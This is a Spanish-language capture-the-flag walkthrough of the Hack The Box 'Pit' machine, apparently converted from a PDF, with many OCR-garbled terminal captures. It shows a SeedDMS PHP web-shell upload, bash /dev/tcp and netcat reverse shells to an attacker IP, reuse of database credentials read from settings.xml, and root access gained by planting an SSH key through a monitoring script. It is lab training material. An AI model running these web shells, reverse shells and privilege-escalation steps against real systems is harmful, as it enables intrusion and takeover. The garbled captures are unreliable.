
?>

Step 3: Now after uploading the file check the document id corresponding to the document.


Step 4: Now go to example.com/data/1048576/"document_id"/1.php?cmd=cat+/etc/passwd to get the command response in browser.
```



lo subimos




y damos en add document




cambiamos ese 8 por 29 y agregamos /data/1048576/29/1.php?cmd=dir tambien quite el seeddms http://dms-pit.htb/seeddms51x/seeddms/data/1048576/29/1.php?cmd=dir

sin embargo no funciono



validando renombre cmd por 1.php y nuevamente subi



ahora el id es 30

http://dms-pit.htb/seeddms51x/seeddms/out/out.ViewDocument.php?documentid=30&showtree=1

luego la url seria

http://dms-pit.htb/seeddms51x/data/1048576/20/1.php?cmd=dir probamos y funciono




nginx


ahora hacemos una reverse shell /bin/bash -i >& /dev/tcp/10.10.14.8/1233 0>&1 probamos pero no funciono

http://dms-pit.htb/seeddms51x/data/1048576/30/1.php?cmd=/bin/bash%20-i%20%3E&%20/dev/tcp/10.10.14.8/1233%200%3E&1

probamos juando con el server



ahora haciendo varios path traversal hay un archivo setting.xml lo visualizamos con cat y + cat+ ../../conf/settings.xml



hacemos ctr+u

y encontramos información sobre una base de datos

```
- dbPass: password for database-access
-->
<database dbDriver="sqlite" dbHostname="localhost" dbDatabase="/home/www-data/seeddms51x/data/content.db" dbUser="seeddms" dbPass="seeddms" doNotCheckVersion="false">
</database>
<!-- smtpServer: SMTP Server hostname
- smtpPort: SMTP Server port
- smtpSendFrom: Send from
-->
<smtp smtpServer="localhost" smtpPort="25" smtpSendFrom="seeddms@localhost" smtpUser="" smtpPassword=""/>
</system>
```

<database dbDriver="sqlite" dbHostname="localhost" dbDatabase="/home/www-data/seeddms51x/data/
content.db" dbUser="seeddms" dbPass="seeddms" doNotCheckVersion="false">
 sin embargo hago otro path traversal y encontro un dbipass

view-source:http://dms-pit.htb/seeddms51x/data/1048576/34/1.php?cmd=cat+%20../../.conf/settings.xml

```
YouTube > DeepL Translate - Elm... □ Machine Excell □ Training □ ACTIVE DIRECTORY □ OSCP

**YouTube > DeepL Translate - Elm... □ Machine Excell □ Training □ ACTIVE DIRECTORY □ OSCP

**YouTube > DeepL Translate - Elm... □ Machine Excell □ Training □ ACTIVE DIRECTORY □ OSCP

**YouTube > DeepL Translate - Elm... □ Machine Excell □ Training □ ACTIVE DIRECTORY □ OSCP

**YouTube > DeepL Translate - Elm... □ Machine Excell □ Training □ ACTIVE DIRECTORY □ OSCP

**YouTube > DeepL Translate - Elm... □ Machine Excell □ Training □ ACTIVE DIRECTORY □ OSCP

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**YouTube > DeepL Translate - Elm... □ Machine Excell □ Training □ ACTIVE DIRECTORY □ OSCP

**YouTube > DeepL Translate - Elm... □ Machine Excell □ Training □ ACTIVE DIRECTORY □ OSCP

**YouTube > DeepL Translate - Elm... □ Machine Excell □ Training □ ACTIVE DIRECTORY □ OSCP


**YouTube > DeepL Translate - Elm... □ Machine Excell □ DATA □ DEEPL □ DEEP
```

<database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="ied^ieY6xoquu" doNotCheckVersion="false">

pass: ied^ieY6xoquu

probe en varios lugares y con varios usuarios sin embargo probamos ese pass en este sitio https://10.10.10.241:9090/


con user: michelle y pass:ied^ieY6xoquu



hay un apartado de terminal

```
[michelle@pit ~]$ whoami
michelle
[michelle@pit ~]$ which nc
/usr/bin/nc
[michelle@pit ~]$
```

alli veo que hay nc entonces ejecuto nc -c /bin/bash 10.10.14.8 1233



```
script /dev/null -c bash

ctrl +z
en kali

stty raw -echo; fg

victima

reset xterm

echo $TERM

export TERM=xterm

echo $TERM

en my kali hacemos esto para ver proporcioens

stty size
en victima

stty rows 45 columns 174
```

```
iso.3.6.1.4.1.2021.9.1.15.2 = Gauge32: 50104
iso.3.6.1.4.1.2021.9.1.16.1 = Gauge32: 0
iso.3.6.1.4.1.2021.9.1.100.1 = INTEGER: 0
iso.3.6.1.4.1.2021.9.1.100.2 = INTEGER: 1
iso.3.6.1.4.1.8072.1.3.2.1.0 = INTEGER: 2
iso.3.6.1.4.1.8072.1.3.2.2.1.2.6.109.101.109.111.114.121 = STRING: "/usr/bin/free"
iso.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: "/usr/bin/monitor"
iso.3.6.1.4.1.8072.1.3.2.2.1.3.6.109.101.109.111.114.121 = ""
iso.3.6.1.4.1.8072.1.3.2.2.1.3.6.109.101.109.111.114.121 = ""
```

me dirijo alli y veo sus permisos

cd /usr/bin

Is -lah

```
firewall-offline-cmd modutil

flock
fini
fold
firee
fold
firee
fusermount
gis
gapplication
gawk
[michelle@pit bin]$ ls -la monitor
-rwxr--r--. 1 root root 88 Apr 18 2020 monitor
[michelle@pit bin]$
```

parece que podemos leer

```
fusermount msgcomm msga
[michelle@pit bin]$ ls -la monitor
-rwxr--r--. 1 root root 88 Apr 18 2020 monitor
[michelle@pit bin]$ cat monitor
#!/bin/bash

for script in /usr/local/monitoring/check*sh
do
    /bin/bash $script
done
[michelle@pit bin]$
```

vemos un wildcard * esto inidca que todo lo que diga chechk....sh se puede ejecutar dando una bash validamos llendo a monitoring

```
done
[michelle@pit bin]$ cd /usr/local/monitoring/
[michelle@pit monitoring]$ ls -lah
ls: cannot open directory '.': Permission denied
[michelle@pit monitoring]$
```

pero tenemos persmios denegados vamos para atras y hacemos un ls -la

```
[michelle@pit local]$ ls -lah
total 0
drwxr-xr-x. 13 root root 149 Nov
                                   3
                                      2020
drwxr-xr-x. 12 root root s144 May 120 10 inidca que todo lo que d
drwxr-xr-x.
             2 root root D16 Nov 3sc
drwxr-xr-x.
            2 root root
                                      2020 games
drwxr-xr-x.
                           6 Nov
                                  3
            2 root roothel6eNovt Bin2020dingsvdeocal/monitoring
            2 root roothel6eNovt 3on2020ing s ls -lah
drwxr-xr-x.
            3 root rootca170Mayp10 d2021td1064.': Permission d
drwxr-xr-x.
drwxr-xr-x.
             2 root roothel6eNovt 3on2020ilibexe
drwxrwx---+ 2 root root 101 Dec 18 23:30 monitoring
             2 root root ten6nNov pegsn2020debegados
drwxr-xr-x.
             5 root roots 49 rNovrasy 12020 nshame Is -la
```

vemos mas afondo sus permisos con el comando <mark>getfacl</mark> getfacl monitoring

```
michelle@pit local]$ getfacl monitoring/
file: monitoring/
cowner: root
group: root
user::rwx
user:michelle:-wx
group::rwx
uask::rwx
other::---
michelle@pit local]$
```

michelle puede escribir y ejecutar

la idea es crear un archivo check dentro de monitoring y alli dentro colocar nuestra llave ssh root


crear llave ssh root

vamos en la maquina a atacante a root/.ssh


```
sudo root
sudo: root: command not found
      ~/machineshtb/Pit
   cd /root
cd: permission denied: /root
                    vemos mas afondo sus permisos o
                    getfacl monitoring
      ~/machineshtb/Pit
                    michelle@pit local]$ getfacl monito
    udo su root
                /home/kali/machineshtb/Pit
                      owner: root
  # cd /root/.ssh/
                      group: root
    root⊕kali)- ~/.sski:rwx
                     ser:michelle:-wx
                     roup::rwx
```

borro todo lo de la carpeta

creo llaves con ssh-keygen y la llave publica la pego dentro de el /root/.ssh/authorized_keys para conectarnos por ssh sin proporcionar contraseña



ahora creamos con vi porque no hay nano en la maquina el archivo check_prueba.sh




ahora solo toca ejecutar nuevamente smnwalk para que se ejecute el script snmpwalk -v2c -c public 10.10.10.241

```
.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.1 = STRING:
                                                                                                  "Database status
STRING: "CentOS Linux release 8.3.2011
STRING: "SELinux Settings"
0.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.4
.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.5 = STRING: "SELIR
.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.6 = STRING: "user"
3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.7 =
 3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.8 = STRING: "
                                                                                                                       Labeling
                                                                                                                                    MLS/
 .3.6.1.4.1.8072.1<sub>1</sub>13,72.511.2.10.109.111.110.105.116.1111.114.105.110.103.12.= STRING: "SELinux User
                                                                                                                                    MCS Level
                                                                                                                                                 MCS Range
                                                                                                                                                                                      SELinux Role
0.3,6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.10 = ""
0.3,6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.11 = STRING: "guest_u
0.3,6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.12 = STRING: "root
                                                                                                                                     s0
                                                                                                                                                                                       guest_r"
                                                                                                                                                  s0-s0:c0.c1023
                                                                                                                        user
                                                                                                                                     s0
                                                                                                                                                                                       staff_r sysa
r system_r unconfined_r
 3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.13 = STRING: "staff_u
                                                                                                                                                  s0-s0:c0.c1023
                                                                                                                                                                                       staff_r sys
```

sin embargo no me funciono

validando que paso encontre varias cosas lo primero agrege la llave ssh con echo directamente ya que parece que vi no estaba guardando



este se compone de un echo luego un 'echo luego "llavessh" y un >> hacia el authorized_keys cierro el ' y luego > hacia la ruta donde se va aguardar o modificar

echo 'echo "ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAABgQCslD1pBctg0H29FWQ4fj+f8aWrtPN6EVvU3EMkxIKmZbzkxiPyn3xHA5 Z4vzAr6xzjzrCTpnI3rLI7y6eMNfTTDlKi2U4qldW2VyjKp1ViiuOxtWC+B8BvgzijvOXnrPEDtZ9whMK/ FKYyEGOubh9aPPwVHvqjCZAbclRNlknwrdzCGEm1yVU7rIOa9b4ANW+P4MpP7hkbhc0XJ567Wv1kJjHVvrGXq7 1yv/0gIN3VoKwuQU8VsDUV/

puPiLi2+aBqVCmLMYdpD3JtRUW3TfaZ2+CNYG1Yw4EVpqHMCUkmthLKzZCqoXHB+MGi5XRPeitg3Mns5GZDF3 +rxSqvN2KOnLIRRpnhAvTd/Y74u+yvOj14WW/D9dlfKG6gCVh6d0jKlk3/RGDUFZ7swR46ScEb3mZL/kwbEgdRU2jFqOVR3i5aVpiTKqtSKKLV0iLB2WXhHfqpG8CPdpsrt2KEkNA9Gizd0s2Bo+ehtmpu0vurlT30lfrzW8 Iu7/JZMhPE3+0= root@kali" >> /root/.ssh/authorized_keys' > /usr/local/monitoring/check4.sh luego ejecuto directamente snmpwalk con 1.3.6.1.4.1 que el iso el primer 1 se deja por defecto snmpwalk -v2c -c public 10.10.10.241 1.3.6.1.4.1

```
Software Updates /root/.ssh/authorized_keys'
snmpwalk -v2c -c public 10.10.10.241 1.3.6.1.4.1


[0] 0:[tmux] 1:sudo- 2:zsh*
```

y me conecto por ssh y somos root ssh root@10.10.10.241

```
~/.ssh
> ssh root@10.10.10.241
Web console: https://pit.htb:@090/rss
Last login: Thu Nov 3 06:15:20 2022
[root@pit ~]# whoami
root
[root@pit ~]#
```

FORWORDING SHELL TTY shelll para casos en donde no nos deja usuar un netcat ni bash vamos a http://dms-pit.htb/seeddms51x/seeddms/

hacemos todo el proceso de subir el archivo 1.php



contenido de Carpetas

Nombre $\downarrow_z^A \downarrow_y^1 \downarrow_z^2$



shell

Propietario: Michelle, Creación: 2023-12-21, Versión 1 - 2023

al autorizado. Cualquier intrusión se perseguirá conforme a las ley

luego vamos a utilizar el script de saviatar para tener una reverse shell esto lo requerimos porque en la maquina se esta ejecutando selinux lo que impide que utilicemos netcat y bash con comodidad. wget https://raw.githubusercontent.com/s4vitar/ttyoverhttp/master/tty_over_http.py

```
21:13:43
                https://raw.githubusercontent.com/s4vitar/ttyoverhttp/master/tty_over_http.py
-2023-12-20 21:59:29--- https://raw.githubusercontent.com/s4vitar/ttyoverhttp/master/tty_over_http.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.109.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 185.199.133, 1
ITTP_request_sent, awaiting_response... 200 OK
Pit
.ength: 1933 (1.9K) [text/plain] utilizar el script de saviatar para tener una reverse shell esto lo requerimos porque en la maquina se esta ejecutando selinux lo que impide
saving to: 'tty_over_http:pyemos netcat y bash con comodidad.
                                                                                                                       100%[=============
023-12-20 21:59:29 (6.22 MB/s) - 'tty_over_http.py' saved [1933/1933]
                                                       TTYOverHTTP
               ~/machineshtb/Pit
                                                                                                                                                                                                                                                                                                                                                                                                                                                    21:59:29
                                    y Pitiotbid@itolotonerRita@bversBiShotbvia~NoRittpdfthtty_over_httpcpyd
                Con esta herramienta, evitamos tener que hacer uso de una reverse shell para obtener una TTY
                                                                                                                                                                                                                                                                                                                                                                                                                                                     21:59:31
    gedit tty_over_http:pyriormente completamente interactiva. A través de archivos 'mkfifo', jugamos para simular una TTY
                                                                                                                        2: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
                                                                         co que necesitamos, es subir al servidor comprometido una estructura PHP como la siguience para
5 **: 22:00:05.952: Default style scheme 'Kali-Dark' cannot be found, check your installation.
                                                                                                                       : Calling org.xfce.Session.Manager.Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.UnknownMethod: No such method '
```

TTYOverHTTP

En ocasiones cuando comprometemos un servidor web, hay reglas configuradas (**Ej: iptables**) que nos impiden obtener una Reverse Shell vía Netcat, Python, u otra utilidad.

Con esta herramienta, evitamos tener que hacer uso de una reverse shell para obtener una TTY posteriormente completamente interactiva. A través de archivos <mark>'mkfifo</mark>', jugamos para simular una TTY interactiva sobre HTTP, logrando manejarnos sobre el sistema cómodamente sin ningún tipo de problema.


Lo único que necesitamos, es subir al servidor comprometido una estructura PHP como la siguiente para ejecutar comandos:

```
<?php
    echo shell_exec($_REQUEST['cmd']);
?>
```

Una vez subido, simplemente ejecutamos el script (Es necesario cambiar la ruta en el script donde se sitúa nuestro script PHP alojado en el servidor vulnerado).

Tras su ejecución, se muestra un ejemplo de su utilidad:


ahora cambiamos la parte delas url en el scrript y agregamos esto



http://dms-pit.htb/seeddms51x/data/1048576/30/1.php

```
29 }
30 #aca se ccambia la url hasta el ?cmd
31 result = (requests.get('http://dms-pit.htb/seeddms51x/data/1048576/30/1.php', params=payload, timeout=5).text).strip()
32 return result
33 #aca tambien se cambia la url
34 def WriteCmd(cmd):
35 cmd = cmd.encode('utf-8')
36 cmd = b64encode(cmd).decode('utf-8')
37 payload = {
38 'cmd': 'echo "%s" | base64 -d > %s' % (cmd, stdin)
39 }
40 result = (requests.get('http://dms-pit.htb/seeddms51x/data/1048576/30/1.php|', params=payload, timeout=5).text).strip()
41 return result
42
43 def ReadCmd():
```

guardo y ejecuto con python



```
whaom
                     33 #aca tambien se cambia la
 'pre>
                     34 def WriteCmd(cmd):
                                cmd = cmd.encode(
                     35
pre>
                                cmd = b64encode(c
                     36
 /pre>
                     37
> ho
                     38
                                         'cmd' :
 /pre>
                     39
(pre>
                     40
                                result = (request
 /pre>
                     41
                                 return result
                     42
                     43 def ReadCmd():
[*] Exiting...
   Removing files .. guardo y ejecuto con python
      l files have been deleted
```

como corria raro procedi a cambiar el archivo 1.ph por <?php

echo shell_exec(\$_REQUEST['cmd']);

?>

y en efecto eso era tambien se puede corre con rlwrap

```
~/machineshtb/Pit
   rlwrap python3 tty_over_http.py
> whoami
nginx
>
```

me dirijo a seed/conf y alli se ve el archivo settings.xml que tiene las credenciales de michell

```
/var/www/html/seeddms51x<sub>E</sub>;

> ls

conf
data
pear
seeddms

www

> cd conf
> ls
> settings.xml
settings.xml.template
stopwords.txt

y en ef
```

```
- dbDatabase: database where the tables for seeddms are stored (optional - see adodb-readme)
- dbUser: username_for_database_accessmbiar el archivo 1.ph por
- dbPass: password for database-access
-->
<database dbDriver="mysql" dbHostname="tocalhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="ied^ieY6xoquu" doNotCheckVersion="false">
</database>
<!-- smtpServer: SMTP Server hostname
```

<mark>SElinu</mark>x

Por ultimo tambien vemos que ya teniendo acceso a root podemos configuras estos pararametros de selinux viendo los logs

cat /var/log/audit/audit.log | grep denied

```
s0 tcontext=system_u:object_r:usr_t:s0 tclass=dir permissive=0
type=AVC msg=audit(1703125679.530:339): avc: denied { remove_name } for pid=3038 comm="vi" name=".check2.sh.swx" dev="dm-0" ino=6292987 scontext=user_r:user_
s0 tcontext=system_u:object_r:usr_t:s0 tclass=dir permissive=0
type=AVC msg=audit(1703125679.530:340): avc: denied { remove_name } for pid=3038 comm="vi" name=".check2.sh.swp" dev="dm-0" ino=6292982 scontext=user_u:user_r:user_
s0 tcontext=system_u:object_r:usr_t:s0 tclass=dir permissive=0
```

aca vemos que en efecto vi no me estaba sirviendo cat /var/log/audit/audit.log |grep denied |grep remove_name

```
s=service permissive=0 exe="/usr/lib/systemd/systemd" sauid=0 hostname=? addr=? terminal=?'UID="root" AUID="unset" AUID="michel root" cat /var/log/audit/audit.log | grep denied | grep remove_name | grep
```

y aca biene la magia con | audit2why nos indica que debemos hacer para habilitar la regla cat /var/log/audit/audit.log |grep denied |grep remove_name | audit2wy

```
[rootapit ~]# cat /var/log/audit/audit.log |grep denied |grep remove_name | audit2why
type=AVC msg=audit(1703124936.830:288): avc: denied { remove_name } for pid=2407 comm="vi" name=".check1.sh.swx" dev="dm-0" ino=6292985 scontext=user_u:user_r:user_s0 tcontext=system_u:object_r:usr_t:s0 tclass=dir permissive=0

Was caused by:
    Missing type enforcement (TE) allow rule.

You can use audit2allow to generate a loadable module to allow this access.

type=AVC msg=audit(1703124936.830:289): avc: denied { remove_name } for pid=2407 comm="vi" name=".check1.sh.swp" dev="dm-0" ino=6292983 scontext=user_u:user_r:user_s0 tcontext=system_u:object_r:usr_t:s0 tclass=dir permissive=0

Was caused by:
    Missing type enforcement (TE) allow rule.
```

nos dice que usando audit2allow se habilita el modulo

```
Was caused by:

System

Was caused by:

Missing type enforcem

Overview

You can use auditall

[mich use]

[mich use]

[mich use]

[mich use]

[mich use]

[mich use]

[mich use]
```

al ejecutar la maquina se jodio jejejej